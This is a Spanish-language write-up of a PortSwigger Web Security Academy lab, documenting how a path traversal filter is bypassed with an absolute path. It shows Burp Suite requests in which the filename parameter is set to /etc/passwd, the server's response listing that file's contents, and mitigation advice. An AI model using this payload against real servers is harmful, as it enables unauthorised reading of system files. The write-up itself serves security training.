

ROAD TO HALL OF FAME // ACTIVIDAD 08

File path traversal, traversal sequences blocked with absolute path bypass

Herramienta	Burp Suite
Módulos	Proxy / HTTP history + Repeater
Categoría	Path Traversal
Técnica	Absolute path bypass
Estado	Solved

1. Objetivo

Documentar la resolución del laboratorio de PortSwigger Web Security Academy y explicar el comportamiento vulnerable del parámetro **filename** que permite recuperar el archivo local **/etc/passwd**.

2. Procedimiento

1. Interceptar o localizar en Burp Suite una solicitud que recupera una imagen de producto.
2. Enviar la solicitud a Repeater y modificar el parámetro **filename** con una ruta absoluta.
3. Establecer **filename=/etc/passwd**, enviar la petición y observar el contenido del archivo en la respuesta.

```
GET /image?filename=/etc/passwd HTTP/1.1
```

3. Evidencias

Burp	Project	Intruder	Repeater	Window	Help					
Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	Extender	
Project options		User options		Learn						
Intercept		HTTP history		WebSockets history		Options				
Filter: Hiding CSS, image and general binary content										?
#	Host		Method	URL		Params	Edited	Status		
802	https://www.youtube.com		POST	/youtubei/v1/log_event?alt=json&key=Al...		✓		200		
801	https://0a19001a04b3180cc0ccb...		GET	/academyLabHeader						
800	https://0a19001a04b3180cc0ccb...		GET	/resources/labheader/images/logoAcade...						
799	https://0a19001a04b3180cc0ccb...		GET	/resources/labheader/images/ps-lab-not...				200		
794	https://0a19001a04b3180cc0ccb...		GET	/image?filename=45.jpg		✓				
793	https://0a19001a04b3180cc0ccb...		GET	/image?filename=6.jpg		✓				
792	https://0a19001a04b3180cc0ccb...		GET	/image?filename=48.jpg		✓				
773	https://0a19001a04b3180cc0ccb...		GET	/resources/images/shop.svg				200		
772	https://0a19001a04b3180cc0ccb...		GET	/resources/labheader/js/labHeader.js				200		
769	https://0a19001a04b3180cc0ccb...		GET	/				200		
768	https://www.youtube.com		POST	/youtubei/v1/log_event?alt=json&key=Al...		✓		200		
767	https://portswigger.net		GET	/academy/labs/launch/9901aea6b49586...		✓		302		
766	https://play.google.com		POST	/log?format=json&hasfast=true&authus...		✓		200		
765	https://play.google.com		POST	/log?format=json&hasfast=true&authus...		✓		200		

Evidencia 01. HTTP history con la solicitud original de una imagen de producto.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder **Repeater** Sequencer Decoder Comparer Logger Extender

Project options User options Learn

1 x 2 x +

Send Cancel < > Target: <https://0a19001a04b3180cc0ccbddd3004100f1.web-s...> HTTP/1

Request

Pretty Raw Hex

```

1 GET /image?filename=45.jpg HTTP/1.1
2 Host:
  0a19001a04b3180cc0ccbddd3004100f1.web-security-academy.net
3 Cookie: session=
  MKNvLyOMZxU6altRIKtPRL9HRctyGkdI
4 Sec-Ch-Ua: "Chromium";v="105",
  "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/105.0.5195.102 Safari/537.36
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept:
  image/avif,image/webp,image/apng,image/s
  vg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer:
  https://0a19001a04b3180cc0ccbddd3004100f1
  .web-security-academy.net/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16
        
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 152371
5
6 ÿØÿàExifMM*¸-(1$'20i1$
7 Ü'
8 Ü'Adobe Photoshop CC 2019
  (Macintosh)2019:03:01
  16:30:520221 ÿÿ ¼ Órz(HHÿÿíAdobe_CMÿíA
  dobedÿÜ
9 ÿÀk "ÿÿ
10 ÿÄ?
11
12 3!1AQa"q2;±B#$RÁb34rÑC%Sðáñcs5t²&DTdEÄf
  t60Uâeð³ÄÖuäóF'±'ÄÖððµÄÖððVfv|¶ÆÖðð7GW
  gw$·Ç×ç+5!1AQaq"2;±B#ÁRNð3$bárCScs4ñç²
  &5ÄÖDTfdEU6teâð³ÄÖuäóF±'ÄÖððµÄÖððVfv|¶
  ÆÖðð'7GWgw$·Çÿÿ?çÐ-13`EhPhE`AIêB`FhÚKG·
  ;&×8jgâHóâ¼l×0îpúN'oÆ[ÿIJ¶ÿÿ»-vâç,µÜ5sv
  ?6ZðYuu0âK+cÚ+CIî-0-j³qJî²¶=ÉÖí²ë'V8-FÍ
  à;þ
  rS°Ü5×=7rGÆBZLðêç-´'jà8øGð°0:v+.'A>ÿ5"}
  ?eöp -vÍ¹'¼Öç;#óÿi1ç;AtÊÊðèv±\yòMN[ê=zo
  5¼ðàF³·÷^ß Ð0;à-±]¼3<XÆiÇ¶pàðoðéþnÄ%"ýÓ
  iTb?¼uÄU
13 ñ_RİÉ'1³Ê*-s»ÑMmk{ßê}³+?.ÇÄHRÝâÉÄîâà°DM
        
```

Inspector

Search... 0 matches

Search... 0 matches

Evidencia 02. Solicitud base enviada a Repeater antes de modificar filename.

Send

⚙️

Cancel

< ▾

> ▾

Target: https://0a19001a04b3180cc0ccbdd3004100f1.web-s...

HTTP/1 ?

Request

Pretty

Raw

Hex

⌵

↵

≡

1 GET /image?filename=/etc/passwd HTTP/1.1
2 Host: 0a19001a04b3180cc0ccbdd3004100f1.web-security-academy.net
3 Cookie: session=MKNvLyOMZxU6altRIKtpRL9HRctyGkdI
4 Sec-Ch-Ua: "Chromium";v="105", "Not)A;Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102 Safari/537.36
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://0a19001a04b3180cc0ccbdd3004100f1.web-security-academy.net/
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Connection: close
16

Response

Pretty

Raw

Hex

Render

⌵

↵

≡


1 HTTP/1.1 200 OK
2 Content-Type: image/jpeg
3 Connection: close
4 Content-Length: 2262
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

? ⚙️ ⬅️ ➡️ Search... 0 matches

? ⚙️ ⬅️ ➡️ Search... 0 matches

INSPECTOR

Evidencia 03. filename=/etc/passwd y respuesta HTTP con el contenido del archivo.



Evidencia 04. Confirmación visual del laboratorio resuelto.

4. Análisis técnico

La aplicación bloquea las secuencias tradicionales de traversal, pero permite que el usuario proporcione una ruta absoluta. Por ello, no es necesario ascender directorios mediante `../`: la ruta `/etc/passwd` apunta directamente al archivo objetivo del sistema.

5. Mitigación

No aceptar rutas arbitrarias proporcionadas por el cliente. La aplicación debe trabajar con identificadores internos o una lista permitida de nombres de archivo, resolver y normalizar la ruta en el servidor y comprobar que el resultado permanezca dentro del directorio autorizado.

6. Resultado

La respuesta del servidor devolvió el contenido de `/etc/passwd` y PortSwigger marcó el laboratorio como **Solved**, confirmando la explotación controlada de la vulnerabilidad dentro del entorno de práctica.